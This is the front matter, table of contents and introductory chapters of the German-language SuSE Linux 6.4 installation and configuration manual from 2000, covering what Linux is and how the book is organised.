


Bodo Bauer, Rüdiger Berlich, Daniel Bischof, Michael Burghart, Roland Dyroff,
Christian Egle, Karl Eichwalder, Stefan Fent, Werner Fink, Klaus Franken, Fritz Ganter,
Jürgen Geck, Rolf Haberrecker, Marc Heuse, Carsten Höger, Dirk Hohndel, Richard Jelinek,
Florian La Roche, Volker Lendecke, Hans Lermen, Hubert Mantel, Arndt Mehlhorn,
Jay Migliaccio, Jordi Jaen Pallares, Christoph-Erdmann Pfeiler, Peter Reinhart,
Marc Rührschneck, James Samuel, Martin Scherbaum, Adrian Schröter, Burchard Steinbild,
Gabriele Strattner, Jörg Strebel, Steve Tomlin, Klaus G. Wagner, Thorsten Wandersmann,
Udo Weber, Michael Weyrauch, Stefan Wintermeyer, Christian Zoz

SuSE Linux 6.4

Installation, Konfiguration und erste Schritte



SuSE GmbH
Schanzäckerstr. 10
D-90443 Nürnberg
Tel.: (09 11) 7 40 53 31 (Vertrieb)
(04 21) 5 26 23 00 (Support; Zeiten vgl. Abschnitt [H.2.1](#))
Fax.: (09 11) 7 41 77 55 (Vertrieb)
E-Mail: suse@suse.de
WWW: <http://www.suse.de>

Bodo Bauer, Rüdiger Berlich, Daniel Bischof, Michael Burghart, Roland Dyroff, Christian Egle, Karl Eichwalder, Stefan Fent, Werner Fink, Klaus Franken, Fritz Ganter, Jürgen Geck, Rolf Haberrecker, Marc Heuse, Carsten Höger, Dirk Hohndel, Richard Jelinek, Florian La Roche, Volker Lendecke, Hans Lermen, Hubert Mantel, Arndt Mehlhorn, Jay Migliaccio, Jordi Jaen Pallares, Christoph-Erdmann Pfeiler, Peter Reinhart, Marc Rührschneck, James Samuel, Martin Scherbaum, Adrian Schröter, Burchard Steinbild, Gabriele Strattner, Jörg Strebel, Steve Tomlin, Klaus G. Wagner, Thorsten Wandersmann, Udo Weber, Michael Weyrauch, Stefan Wintermeyer, Christian Zoz

Installation, Konfiguration und erste Schritte mit SuSE Linux 6.4

17. aktualisierte Auflage 2000

SuSE GmbH

ISBN 3-930419-94-7 (Gesamtpaket)

Copyright

Dieses Werk ist geistiges Eigentum der SuSE GmbH.

Es darf als ganzes oder in Auszügen kopiert werden, vorausgesetzt, dass sich dieser Copyright-Vermerk auf jeder Kopie befindet.

Satz: \LaTeX

Umschlaggestaltung unter Verwendung einer Grafik von Stephan Endraß.

Linux ist ein eingetragenes Warenzeichen von *Linus Torvalds*. *XFree86*TM ist ein eingetragenes Warenzeichen von *The XFree86 Project, Inc.* *MS-DOS*, *Windows*, *Windows 95*, *Windows 98* und *Windows NT* sind eingetragene Warenzeichen der *Microsoft Corporation*. *UNIX* ist ein eingetragenes Warenzeichen von *X/Open Company Limited*. Andere Warenzeichen oder registrierte Warenzeichen: *T-Online* von *Deutsche Telekom*, *SuSE* und *YaST* von *SuSE GmbH*. Alle Warennamen werden ohne Gewährleistung der freien Verwendbarkeit benutzt und sind möglicherweise eingetragene Warenzeichen. Die Firma SuSE GmbH richtet sich im Wesentlichen nach den Schreibweisen der Hersteller. Andere hier genannte Produkte können Warenzeichen des jeweiligen Herstellers sein.

ISBN 3-930419-94-7 (Gesamtpaket)

ISBN 3-934678-12-2 (DVD)

Inhaltsverzeichnis

I	Vorwort	1
1	Einleitung	3
1.1	Was ist „Linux“?	4
1.2	Intention dieses Buches – Hinweise zur Benutzung	5
1.3	Legende – oder was bedeutet „erde:~ # 1s“	6
1.4	Der Kampf mit der Seitenzahl...	7
1.4.1	Support-Datenbank	7
1.4.2	Hypertext-Hilfe	8
1.4.3	Texinfo und Info	9
1.4.4	Unix-Manuals („Manual-Pages“)	9
1.4.5	FAQ-, HOWTO- und README-Dateien	9
1.4.6	Freie Bücher	10
1.5	Lorbeeren	10
II	SuSE Linux installieren	15
2	Die SuSE Linux-Erstinstallation	17
2.1	Der schnelle Weg zum Erfolg	17
2.1.1	Kurze Vorplanung	17
2.1.2	Nun geht's los: Der Begrüßungsbildschirm	18
2.1.3	YaST2 ist da!	19
2.1.4	Auswahl der Sprache	20
2.1.5	Auswahl der Maus	20
2.1.6	Standort bestimmen: Tastatur und Zeitzone	21
2.1.7	Neue Installation oder Update?	21
2.1.8	Festplatte vorbereiten	21
2.1.9	Auswahl der Software	23
2.1.10	LILO – Bootmanager für den Systemstart	24

2.1.11	Benutzer-Information	26
2.1.12	'root'-Passwort festlegen	26
2.1.13	Einstellungen bestätigen – Installation starten	26
2.1.14	Grafische Oberfläche vorbereiten	27
2.1.15	Systemkomponenten konfigurieren	28
2.1.16	Erstes Einloggen	28
2.1.17	Ausblick und Arbeiten am System	28
2.2	Installation mit dem textbasierten <i>YaST</i> (<i>YaST</i> 1)	30
2.2.1	Ausgangslage	30
2.2.2	Nun geht's los: Der Begrüßungsbildschirm	30
2.2.3	Die Grundlegung: <i>linuxrc</i>	31
2.2.4	<i>YaST</i> starten	35
2.2.5	Festplatte partitionieren und formatieren	36
2.2.6	Installation der Software beginnen	37
2.2.7	Software-Grundausrüstung auswählen	38
2.2.8	Systemsoftware und Programme aufspielen	39
2.2.9	Kernel für das System auswählen	40
2.2.10	Grundkonfiguration des Systems mit <i>YaST</i>	41
2.2.11	Einloggen am Ende der Erstinstallation	44
2.3	Wie soll SuSE Linux künftig gestartet werden?	46
2.4	Installation ohne unterstütztes CD-ROM-Laufwerk	48
2.4.1	Installation von einer DOS-Partition	48
2.4.2	Installation von einer Quelle im „Netz“	50
2.5	Noch ein Installationsweg: Mit <i>setup</i> und <i>loadlin</i>	52
2.5.1	Windows 95/98 in den DOS-Modus bringen	52
2.5.2	<i>Setup</i> aufrufen und erster Teil von <i>Setup</i>	52
2.5.3	Wie boote ich das Ur-Linux von <i>setup</i> aus?	53
2.5.4	<i>loadlin</i> installieren und Ur-Linux starten	53
2.6	Infoblöcke	56
2.6.1	Platz schaffen für Linux (Partitionieren)	56
2.6.2	CD 2 zum Booten verwenden	58
2.6.3	Bootscheibe unter DOS erstellen	58
2.6.4	Bootscheibe mit Unix erstellen	60
2.6.5	Unterstützt Linux mein CD-ROM-Laufwerk?	60
2.7	Problembeschreibungen	62
2.7.1	Dateien lassen sich nicht verschieben	62
2.7.2	Keine deutsche Tastaturbelegung im MS-DOS-Modus	62
2.7.3	Kein CD-ROM-Treiber im MS-DOS-Modus	62
2.7.4	CD ist defekt	63

2.7.5	ATAPI-CD-ROM bleibt beim Lesen hängen	63
2.7.6	CD-ROM-Laufwerke am Parallelport	64
2.7.7	„Proprietäre“ CD-ROM-Laufwerke	64
2.7.8	Thinkpad „schläft“ während der Installation „ein“	65
2.7.9	loadlin fehlt Speicher, um den Kernel zu laden	65
2.7.10	loadlin funktioniert nicht	65
2.7.11	DOS läuft im Protectedmodus	66
2.7.12	Laufwerksbezeichnung des CD-ROM-Laufwerks	66
2.7.13	Allgemeine Hardwareprobleme	66
2.8	Partitionieren für Einsteiger	69
2.9	Partitionieren für Fortgeschrittene	70
2.9.1	Die Größe der Swap-Partition	71
2.9.2	Einsatzgebiet des Rechners	72
2.9.3	Optimierungsmöglichkeiten	73
2.10	Manuelle Konfiguration der Festplatte	76
2.10.1	Partitionen konfigurieren	76
2.10.2	Dateisysteme und „Mountpoints“ festlegen	78
3	YaST– Yet another Setup Tool	83
3.1	Bedienung und Tastenbelegung	83
3.2	Das YaST-Hauptmenü	83
3.3	Einstellungen zur Installation	84
3.3.1	Sprache festlegen	84
3.3.2	Tastaturbelegung auswählen	85
3.3.3	Installationsquelle auswählen	85
3.3.4	Installation von CD-ROM	86
3.3.5	Installation von einer Festplatten-Partition	86
3.3.6	Installation via NFS	86
3.3.7	Installation von einem erreichbaren Verzeichnis	88
3.3.8	Installation via FTP	88
3.3.9	Festplatte(n) partitionieren	90
3.3.10	Ziel-Partitionen/Dateisysteme festlegen	91
3.3.11	Logical Volume Manager konfigurieren	95
3.3.12	Installation in ein Verzeichnis	95
3.4	Installationsumfang festlegen	95
3.4.1	Konfiguration laden	95
3.4.2	Konfiguration speichern	96
3.4.3	Konfiguration ändern	96
3.4.4	Was wäre wenn...	99
3.4.5	Installation starten	99

3.4.6	Paket-Abhängigkeiten überprüfen	99
3.4.7	Index aller Serien und Pakete	99
3.4.8	Paketauskunft	100
3.4.9	Pakete einspielen	100
3.4.10	Pakete löschen	101
3.5	System updaten	101
3.6	Administration des Systems	102
3.6.1	Hardware in System integrieren	102
3.6.2	Kernel- und Bootkonfiguration	105
3.6.3	Netzwerk konfigurieren	108
3.6.4	Live-System konfigurieren	109
3.6.5	Login-Konfiguration	111
3.6.6	Einstellungen susewm	112
3.6.7	Benutzerverwaltung	112
3.6.8	Gruppenverwaltung	113
3.6.9	Backups erstellen	114
3.6.10	Einstellungen Systemsicherheit	115
3.6.11	XFree86[tm] konfigurieren	116
3.6.12	Konfigurationsdatei verändern	116
4	Booten und Bootmanager	117
4.1	Der Bootvorgang auf dem PC	117
4.2	Bootkonzepte	118
4.3	<i>LILO</i> stellt sich vor: Ein Überblick	120
4.4	Ein <i>LILO</i> nach Maß: Konfiguration	123
4.4.1	Der Aufbau der Datei <i>lilo.conf</i>	123
4.4.2	Weitere optionale Konfigurationsmöglichkeiten	126
4.5	Installation und De-Installation von <i>LILO</i>	129
4.6	Linux-Bootdiskette erzeugen	131
4.7	Beispielkonfigurationen	133
4.7.1	DOS/Windows 95/98 und Linux	133
4.7.2	Windows NT und Linux auf einer Festplatte	134
4.7.3	OS/2 und Linux	135
4.7.4	DOS, OS/2 und Linux	136
4.8	Probleme mit <i>LILO</i>	136
4.8.1	Fehlerdiagnose: <i>LILO</i> Start-Meldungen	137
4.8.2	Die 1024-Zylinder-Grenze	138
4.8.3	Spezielle Bootprobleme mit Kernel ab 2.0	140
4.9	Einrichten des Bootmechanismus mit <i>loadlin</i>	141
4.9.1	Notwendige Dateien für <i>loadlin</i>	142

4.9.2	Bootmenü einrichten	143
4.9.3	Von Windows aus starten	144
4.9.4	Das Windows Startmenü	145
III	Netzwerk konfigurieren	149
5	Linux im Netzwerk	151
5.1	Konfiguration mit Hilfe von <i>YaST</i>	154
5.2	Manuelle Netzwerkkonfiguration – wo steht was?	156
5.2.1	Konfigurationsdateien	156
5.2.2	Startup-Skripten	161
5.3	Routing unter SuSE Linux	162
5.4	NIS, die gelben Seiten im LAN	164
5.4.1	Was ist NIS?	164
5.4.2	Einrichten eines NIS-Clients	164
5.4.3	NIS-Master- und -Slave-Server	165
5.5	NFS – verteilte Dateisysteme	165
5.5.1	Importieren von Dateisystemen	166
5.5.2	Exportieren von Dateisystemen	166
6	Der Anschluss an die weite Welt – PPP, ISDN, Modem...	169
6.1	PPP	169
6.1.1	Voraussetzungen für PPP	170
6.1.2	Weitere Informationen zu PPP	170
6.2	Internet Zugang über ISDN – die Konfiguration	171
6.2.1	ISDN einrichten – Schritt für Schritt	171
6.2.2	Überblick	173
6.2.3	ISDN-Hardware konfigurieren	173
6.2.4	ISDN-Hardware mit <i>YaST</i> konfigurieren	174
6.2.5	ISDN-Internetanbindung einrichten	177
6.2.6	ISDN-Meldungen	182
6.3	Kabelmodem	186
6.3.1	Grundlagen	186
6.4	T-DSL, T-ISDN-DSL, ADSL...	188
6.5	Modemanschluss	188
6.6	Mit dem Modem ins Internet: PPP mit <i>wvdial</i>	189
6.6.1	Konfiguration von <i>wvdial</i>	189
6.6.2	Mehrere Provider mit <i>wvdial</i>	192
6.6.3	ISDN-Terminaladapter	193

6.6.4	Konfiguration von PCI-Modems	194
6.6.5	Manuelle PPP-Einrichtung für Profis	195
6.7	Masquerading und Firewall – Freunde und „Freunde“	200
6.7.1	Grundlagen des Masquerading	200
6.7.2	Grundlagen des Firewall	201
6.7.3	Konfiguration Masquerading und/oder Firewall	201
6.8	Schreib mal wieder – zur Sendmail-Konfiguration	203
6.9	News: Die neuesten Meldungen des USENET	206
6.9.1	Das News-System <i>Leafnode</i>	206
6.10	Linux macht Faxen	209
6.10.1	<i>SuSEFax</i> – Ein Client für <i>HylaFAX</i>	209
6.10.2	Automatische Generierung des Fax-Covers	218
6.10.3	Fax-Spooling unter <i>UNIX/Linux</i>	219
6.10.4	<i>HylaFAX</i> – Verteiltes Faxen	220
7	Tanze Samba mit mir...	229
7.1	Einführung	229
7.2	Installation des Servers	231
7.3	Installation der Clients	234
7.4	Optimierung	235
IV	Das X Window System	237
8	Das X Window System	239
8.1	Konfiguration mit <i>SaX</i>	240
8.1.1	Erstinstallation	240
8.1.2	Rekonfiguration	249
8.1.3	Troubleshooting	249
8.1.4	Start des X Window System	250
8.1.5	Checkliste zum Einrichten von Grafikkarten	250
8.2	Konfiguration mit <i>xf86config</i>	251
8.3	Optimieren der Installation des X Window Systems	259
9	Der Windowmanager – Ihr Fenster zum Rechner	265
9.1	Theorie zur grafischen Benutzeroberfläche	265
9.1.1	Aufbau des X Window System	265
9.1.2	Was tut ein Windowmanager?	268
9.1.3	Starten der verschiedenen Windowmanager	269
9.2	<i>KDE</i> – das <i>K Desktop Environment</i>	271
9.2.1	Allgemeines	271

9.2.2	kdm – grafisches Einloggen	272
9.2.3	Was ist das Tolle an KDE?	273
9.3	Der <i>Fvwm</i>	276
9.4	Fvwm-Einstellungen	278
9.4.1	Autoraise	281
9.5	Windowmanager konfigurieren mit <i>SuSEwm</i>	282
9.5.1	Einträge im Menü hinzufügen	283
9.6	Allgemeine Konfiguration des X Window Systems	285
V	Hardware unter Linux	289
10	Hardware rund um den Linux-Rechner	291
10.1	Vorbemerkung	291
10.2	Steckkarten	291
10.2.1	ISA- und PCI-Karten	291
10.3	Soundkarten	294
10.3.1	OSS und Demo-Versionen von OSS	295
10.3.2	Wie werden Soundkarten unter Linux konfiguriert?	295
10.4	Schnittstellen am Rechner	303
10.4.1	PS/2-Anschlüsse	303
10.4.2	Serielle Anschlüsse	303
10.4.3	Parallele Anschlüsse	304
10.4.4	USB – Universal Serial Bus	305
10.5	Wechselmedien	306
10.5.1	Disketten-Laufwerke	306
10.5.2	LS-120-Laufwerke	306
10.5.3	ZIP-Laufwerke	306
10.6	Modems	307
10.6.1	Externe Modems	307
10.6.2	Interne Modems	307
10.7	Scanner	309
10.8	Bandlaufwerke (engl. <i>streamer</i>)	310
10.9	TV-Karten	311
11	Notebooks – PCMCIA, APM, IrDA	315
11.1	PCMCIA	315
11.1.1	Die Hardware	315
11.1.2	Die Software	316
11.1.3	Die Konfiguration	316

11.1.4	Konfigurationen zum Umschalten – „Schemen“	318
11.1.5	Wenn's trotzdem nicht geht	321
11.1.6	Installation via PCMCIA	323
11.1.7	Weitere Hilfsprogramme	324
11.2	APM – Powermanagement	324
11.2.1	Grundlagen	324
11.2.2	Der richtige Kernel	325
11.2.3	Der APM-Daemon	326
11.2.4	Weitere Befehle	326
11.2.5	Pause für die Festplatte	326
11.3	IrDA – Infrared Data Association	327
12	Druckerbetrieb	331
12.1	Überblick: Schnittstellen, Warteschlangen (Spooling)	331
12.2	Druckwarteschlangen: Betrieb und Konfiguration	332
12.3	Druckerfilter – der „apsfilter“	336
12.4	Netzwerkdrucker mit <i>apsfilter</i>	343
12.5	Etwas über Ghostscript	344
12.6	Liste der unterstützten Drucker	346
12.7	Drucker-Checkliste: <i>apsfilter</i>	351
VI	Der Kernel und die Kernel-Parameter	353
13	Der Kernel	355
13.1	Die Kernelquellen	355
13.2	Kernel-Module	356
13.3	Konfiguration des Kernels	358
13.4	Einstellungen bei der Kernelkonfiguration	359
13.5	Übersetzen des Kernels	359
13.6	Kernel installieren	360
13.7	Boot-Diskette erstellen	362
13.8	Festplatte nach der Kernel-Übersetzung aufräumen	362
14	Kernel-Parameter	363
14.1	Treiber im Kernel	363
14.2	Einige Tipps	364
14.3	Die Parameter	365
14.3.1	Notation und Bedeutung	365
14.3.2	Kernel-Parameter am Boot-Prompt	366
14.3.3	CD-ROM-Laufwerke an proprietären Kontrollern	377
14.3.4	modprobe -Parameter	379

VII SuSE Linux: Update und Besonderheiten	399
15 Update des Systems und Paketverwaltung	401
15.1 Update des SuSE Linux	401
15.1.1 Vorbereitungen	401
15.1.2 Update mit <i>YaST2</i>	402
15.1.3 Update mit <i>YaST1</i>	402
15.1.4 Aktualisieren einzelner Pakete	404
15.2 Von Version zu Version	404
15.2.1 Von 4.x auf 5.0	405
15.2.2 Von 5.0 auf 5.1	405
15.2.3 Von 5.1 auf 5.2	406
15.2.4 Von 5.2 auf 5.3	406
15.2.5 Von 5.3 auf 6.0	407
15.2.6 Von 6.0 auf 6.1	408
15.2.7 Von 6.1 auf 6.2	408
15.2.8 Von 6.2 auf 6.3	409
15.2.9 Von 6.3 auf 6.4	410
15.3 RPM – Der Paket-Manager der Distribution	412
15.3.1 Pakete verwalten: Installieren, Updaten und De-installieren	413
15.3.2 Anfragen stellen	414
15.3.3 Quellpakete installieren und kompilieren	417
15.3.4 Tools für RPM-Archive und die RPM-Datenbank	419
16 Besonderheiten in SuSE Linux	421
16.1 Filesystem Hierarchy Standard (FHS) und Linux Standard Base (LSB)	421
16.1.1 Beispiel-Umgebungen für FTP und HTTP	421
16.1.2 <i>teTeX</i> – \TeX unter SuSE Linux	421
16.2 Booten mit der „initial ramdisk“	421
16.2.1 Konzept der initial ramdisk	422
16.2.2 Ablauf des Bootvorgangs mit <i>initrd</i>	422
16.2.3 Bootloader	423
16.2.4 Anwendung von <i>initrd</i> bei SuSE	424
16.2.5 Mögliche Schwierigkeit – Selbstcompilierte Kernel	425
16.2.6 Ausblick	426
16.3 <i>linuxrc</i>	427
16.4 Das Hilfesystem für SuSE Linux	432
16.4.1 Konfiguration für Einzelplatz bzw. Serversystem	433

16.4.2	Konfiguration für einen Client-Rechner	434
16.4.3	Das Hilfesystem benutzen	434
16.5	Das SuSE Rettungssystem	435
16.6	Hinweise zu speziellen Softwarepaketen	438
16.6.1	Paket cron	439
16.6.2	Paket curses	439
16.6.3	Quellen zum Paket uucp	439
16.6.4	Manual-Pages	439
16.7	Tastaturbelegung	440
17	Das SuSE Linux-Bootkonzept	441
17.1	Das <i>init</i> -Programm	441
17.2	Die Runlevel	442
17.3	Wechsel des Runlevels	443
17.4	Die Init-Skripten	444
17.5	<i>/etc/rc.config</i> und <i>SuSEconfig</i>	446
17.6	Die <i>/etc/rc.config</i> -Variablen – Konfiguration des Systems	447
VIII	Sicherheit und andere Tipps	459
18	Sicherheit ist Vertrauenssache	461
18.1	Grundlagen	461
18.1.1	Lokale Sicherheit	462
18.1.2	Netzwerk-Sicherheit	465
18.2	Tools	467
18.2.1	Lokale Tools	467
18.2.2	Netzwerk-Tools	471
18.3	Sicherheit bei SuSE Linux	475
18.4	Allgemeine Hinweise	476
19	Einstieg in Linux	477
19.1	Einloggen, <i>'root'</i> -Benutzer, Benutzer anlegen	477
19.2	Anhalten des Systems und Booten	478
19.3	Befehle – Eingaben an der Kommando-Zeile	479
19.4	Virtuelle Konsolen	481
19.5	Verzeichnisse und Dateinamen	481
19.6	Arbeiten mit Verzeichnissen	482
19.7	Arbeiten mit Dateien	482
19.7.1	Informationen über Dateien	482

19.7.2	Wildcards – ein kleiner Ausblick	484
19.7.3	Inhalt von Dateien: more und less	484
19.7.4	Versteckte Dateien	485
19.7.5	Kopieren, Umbenennen und Löschen von Dateien	485
19.7.6	Suchen und Durchsuchen von Dateien	486
19.7.7	Symbolische Links	487
19.7.8	Daten archivieren und sichern	487
19.8	Zugriffsrechte auf Dateien	488
19.9	Manual-Pages	490
19.10	Informationen über den Systemzustand	491
19.10.1	Der Befehl df	491
19.10.2	Der Befehl free	492
19.10.3	Der Befehl ulimit	492
19.10.4	Der Befehl w	493
19.10.5	Der Befehl du	493
19.10.6	Der Befehl kill	493
19.10.7	Der Befehl ps	493
19.10.8	Der Befehl pstree	493
19.10.9	Der Befehl top	494
19.11	Dateisysteme unter Linux – mount und umount	494
19.11.1	Übersicht	494
19.11.2	Ein- und Aushängen von Dateisystemen	495
19.12	DOS-Befehle unter Unix mit <i>mtools</i>	496
19.13	Unix-Befehle im Überblick	498
19.14	Ausblick	500
19.15	Der Editor vi	501
A	Wichtige Tastenkombinationen	503
B	Glossar	505
C	Der Verzeichnisbaum	521
C.1	Übersicht	521
C.2	Wichtige Verzeichnisse	522
D	Wichtige Dateien	523
D.1	Gerätedateien im /dev – Verzeichnis	523
D.1.1	CD-ROM-Laufwerke	523
D.1.2	Bandlaufwerke	524
D.1.3	Mäuse (Bus und PS/2)	524
D.1.4	Modem	525

D.1.5	Serielle Schnittstellen	. . . . .	525
D.1.6	Parallele Schnittstellen	. . . . .	525
D.1.7	Spezielle Devices	. . . . .	526
D.2	Konfigurationsdateien in <code>/etc</code>	. . . . .	526
D.3	Versteckte Konfigurationsdateien im Home	. . . . .	527
E	Manual-Page von e2fsck		529
F	Die SuSE Linux-FAQ		531
G	Die GNU General Public License (GPL)		539
H	Support und Dienstleistungen der SuSE GmbH		547
H.1	60 Tage Installationsupport	. . . . .	547
H.1.1	Ohne Registrierung kein Installationsupport!	. . . . .	547
H.1.2	Umfang des Installationsupports	. . . . .	548
H.2	Der schnellste Weg zur Hilfe!	. . . . .	548
H.2.1	Wie erreichen Sie das SuSE-Support-Team?	. . . . .	549
H.3	SuSE Professional Services	. . . . .	551
H.3.1	Individuelle Projekte und Beratung	. . . . .	552
H.4	Schulungen	. . . . .	552
H.5	Feedback	. . . . .	552
H.6	Weitere Dienstleistungen	. . . . .	553

Teil I

Vorwort

Kapitel 1

Einleitung

Die Linux-Story liest sich wie ein modernes Märchen: Im Jahre 1991 beginnt der finnische Informatikstudent LINUS TORVALDS mit der Programmierung einer eigenen Unix-Version. Er veröffentlicht nicht nur die Binaries, also die ablauffähigen Programme in Maschinensprache, sondern vor allem auch den dazugehörigen Sourcecode im sich rasch verbreitenden Internet. Tatsächlich folgen Hunderte von Programmierern aus aller Welt seiner Einladung und arbeiten an der Entwicklung von Linux – unentgeltlich und in ihrer Freizeit – mit. Sie treibt kein kommerzielles Interesse, sondern das Vergnügen, allein oder im Team Probleme und Schwierigkeiten zu lösen, neue Funktionen hinzuzufügen und so das Betriebssystem zu perfektionieren. Einzige Auflage: die Arbeit – inklusive des geänderten Sourcecodes – wird wieder der programmierenden Allgemeinheit zur Verfügung gestellt. Die rechtliche Grundlage hierfür liefert die (im Anhang G auf Seite 539 abgedruckte) GNU General Public License (GPL).

Wer sich heute für Linux entscheidet, hat dafür meist gleich eine ganze Reihe guter Gründe: Stabilität, Sicherheit und Performance werden hier zuerst genannt; aber auch die umfassenden Netzwerkfähigkeiten, mit deren Hilfe Linux das Internet und den gesamten Servermarkt erobert. Linux-Kenner schätzen den freien Sourcecode und die damit verbundene Unabhängigkeit und Flexibilität des Systems. Durch die freien Quellen ist niemand mehr hilflos einem Softwarehersteller ausgeliefert, sondern kann individuelle Anpassungen und Ergänzungen selbst vornehmen. Nicht zu vergessen ist natürlich die Tatsache, dass Linux lizenzkostenfrei verwendet werden kann; gleichgültig, ob das Betriebssystem nur für den Hausgebrauch oder x-fach im Unternehmen eingesetzt wird.

Neben der Summe all dieser Argumente ist es aber vor allem die gewaltige Nachfrage und das riesige Interesse seitens der Linux-Anwender, die nun viele Hard- und Softwarehersteller bewogen haben, Linux tatkräftig zu unterstützen. *Siemens*, *IBM* und *Compaq* – um nur ein paar „große“ Namen zu nennen – haben Linux als Betriebssystem entdeckt.

Neben zahllosen freien Anwendungsprogrammen ist zunehmend auch kommerzielle Anwendungssoftware für Linux erhältlich: Sowohl Datenbankanbieter wie *Oracle*, *Informix*, *Software AG* und *Sybase* als auch Hersteller von Office-Lösungen wie *Applix*, *Corel* oder *Star Division* bieten ihre Produkte auch für Linux an. Linux ist gut, wird immer besser und kostet nichts! Wer noch die weit über zehn Millionen Anwender zählende und weiterhin

rasch wachsende Linux-Gemeinde und deren Begeisterung in Betracht zieht, wird erkennen: Linux besitzt die besten Voraussetzungen für einen kommenden Industriestandard.

Doch damit nicht genug: Mit *KDE* und *GNOME* stehen mittlerweile gleich zwei freie komfortable, grafische Oberflächen zur Verfügung, die selbst den Ruf „Linux auf den Desktop!“ immer lauter werden lassen.

1.1 Was ist „Linux“?

Das eigentliche „Linux“ ist der *Kernel*, das „Herz“ eines jeden Unix-Betriebssystems.

Ein Kernel allein ist aber noch kein Betriebssystem. Gerade für Unix gibt es ein gigantisches Angebot an freier Software; somit sind praktisch alle unter Unix gängigen Dienstprogramme auch für Linux verfügbar. Diese machen das eigentliche Betriebssystem aus.

Bei den Dienstprogrammen handelt es sich in vielen Fällen um *GNU*-Versionen (*GNU*) der entsprechenden Unix-Programme; diese bieten meist sogar eine erweiterte Funktionalität. Am bekanntesten ist wohl der *GNU C/C++ Compiler*, einer der besten Compiler überhaupt; nicht zu vergessen sind aber auch die zahlreichen kleinen oder auch größeren Werkzeuge, die man an der Kommandozeile, in Shellskripten oder als eigenständige Programme benutzen kann: von den Shell-, Datei- und Text-Utilities über *sed*, *awk* und *perl* bis zu Editoren (*vi*) oder kompletten Arbeitsumgebungen (*Emacs*).

Komplettiert wird das ganze durch *XFree86*™ (derzeit Version 3.3.6), das *X Window System* (z. Z. X11 Release 6.3) für PC-basierte Unix-Systeme. Diese Portierung ist abgeleitet von der offiziellen X11R6.3-Distribution des *X Consortium, Inc.* und deshalb voll kompatibel zu diesem Standard.

Alle diese Komponenten – zusammen mit zusätzlichen Programmen (z. B. *T_EX*, das Textverarbeitungs- und Satzsystem) und Goodies (wie z. B. Spielen) – bilden das System, das gemeinhin als *Linux* bezeichnet wird.

Wie bereits erwähnt, existiert für Unix jedoch ein geradezu unerschöpfliches Reservoir an freier Software, sodass es praktisch beliebig viele Möglichkeiten gibt, ein Linux-System zusammenzustellen.

An dieser Stelle kommen die Linux-Distributionen ins Spiel, wie z. B. das vorliegende SuSE Linux. Die Distributoren sichten das Riesenangebot an frei erhältlicher und frei vertreibbarer Software und treffen eine Auswahl. Das Ergebnis dieser Auswahl ist im Fall der SuSE Linux-CDs eine Zusammenstellung von z. Z. über 1000 Softwarepaketen, die (meist) aufgrund des Umfangs auf CD vertrieben werden.



SuSE Linux enthält neben freier Software – Software, von der die Quellen (engl. *sources*) verfügbar und folglich auf den vorliegenden CD-ROMs enthalten sind – *auch* Software-Pakete, die aus unterschiedlichen Gründen nur in kompilierter Form von der SuSE ausgeliefert werden können.

Daneben sind die meisten Distributionen auch im Internet frei abrufbar, so dass gelegentliche Updates des Systems nicht den Neukauf einer Distribution bedingen.

1.2 Intention dieses Buches – Hinweise zur Benutzung

Wir haben das Buch ausdrücklich als Installationshilfe konzipiert. Dieses Buch soll und kann kein Ersatz für weitergehende Literatur sein, die dem interessierten Anwender den tieferen Einstieg in die faszinierende Welt des *high performance computing* ermöglichen soll – dazu vgl. das Literaturverzeichnis am Ende des Buchs (Kapitel 17.6 auf Seite 555f.)!

Bei einer Ersteinstallation genügt es, zunächst das praktisch orientierte Kapitel 2 auf Seite 17 zu lesen. Keineswegs aber sollten Sie sich als Linux-Novize ohne jegliche Lektüre ins Abenteuer stürzen. Mit begleitender Lektüre steigern Sie Ihre Effizienz und vermeiden Frustrationen – blättern Sie also wenigstens zuvor einmal das Kapitel 19 auf Seite 477 durch . . .

Die Dynamik von Linux und der freien Software ist eine Herausforderung, wenn es darum geht, ein Handbuch zu erstellen, das mit den neuesten Entwicklungen Schritt hält und zugleich auch für Einsteiger in die Unix-Welt geeignet ist – sowie „alte Hasen“ nicht langweilt. Das vorliegende Buch unternimmt den Versuch, all diesen Anforderungen gerecht zu werden.

Dieses Buch hat zum Ziel, Linux-Einsteigern einen ermutigenden Start zu einer Entdeckungsreise durch das (neue) System zu ermöglichen.

Das Buch gliedert sich im Wesentlichen in die folgenden Teile:

Installationsanleitung: Dieser Teil des Buches begleitet den Linux-Beginner in Form einer kommentierten Beispielinstallation (Kapitel 2 auf Seite 17) bei der Annäherung an das System, weist auf mögliche Fehlerquellen hin und liefert konkrete Anweisungen zur Behebung von eventuell auftretenden Problemen bei der Installation.

Es wird auf die Bedienung des SuSE-Installations- und Administrationsprogramms YaST™ eingegangen (Kapitel 3 auf Seite 83) und das Booten des Kernels wird erklärt (Kapitel 4 auf Seite 117).

Netz-Konfiguration: Wenn das Grundsystem erst einmal läuft, geht es um die Netzanbindung (Kapitel 5 auf Seite 151) und somit den Zugang zum Internet (Kapitel 5.3 auf Seite 169).

Grafische Benutzeroberfläche: Die Aktivierung der XFree86™-Benutzeroberfläche ist Thema in Kapitel 8 auf Seite 239 bis Kapitel 9 auf Seite 265.

Sound, Scanner, Notebooks, Drucker etc.: In Kapitel 10 auf Seite 291 bis Kapitel 12 auf Seite 331 werden Möglichkeiten Ihrer Hardware ausgelotet.

Linux – der Kernel: In diesem Teil geht es ans Eingemachte: Kapitel 13 auf Seite 355 und Kapitel 14 auf Seite 363 stellen den Linux-Kernel vor und bieten eine Anleitung, wie man einen eigenen Kernel erstellen und verwenden kann.

Update, Software-Pakete, Bootkonzept: Update-Strategien sowie das Software-Management werden besprochen (Kapitel 15 auf Seite 401); spezielle Features des SuSE Linux werden nahe gebracht und das Starten des Systems (Bootkonzept) wird vorgestellt (Kapitel 17 auf Seite 441).

„Security“ und Einstieg: Sicherheitskonzepte (Kapitel 18 auf Seite 461) und Einstiegshinweise (Kapitel 19 auf Seite 477) sind am Schluss vereint: so wird hier grundlegenden Verfahrensweisen und Befehlen unter Linux Aufmerksamkeit gewidmet.

Technischer Anhang: Im Anhang finden Sie eine Liste der wichtigsten Konfigurationsdateien, der häufigsten Tastenkombinationen, Beispieldateien, eine Lizenzbestimmung, die am häufigsten gestellten Fragen zu SuSE Linux (FAQ, Anhang F auf Seite 531) u. v. m.

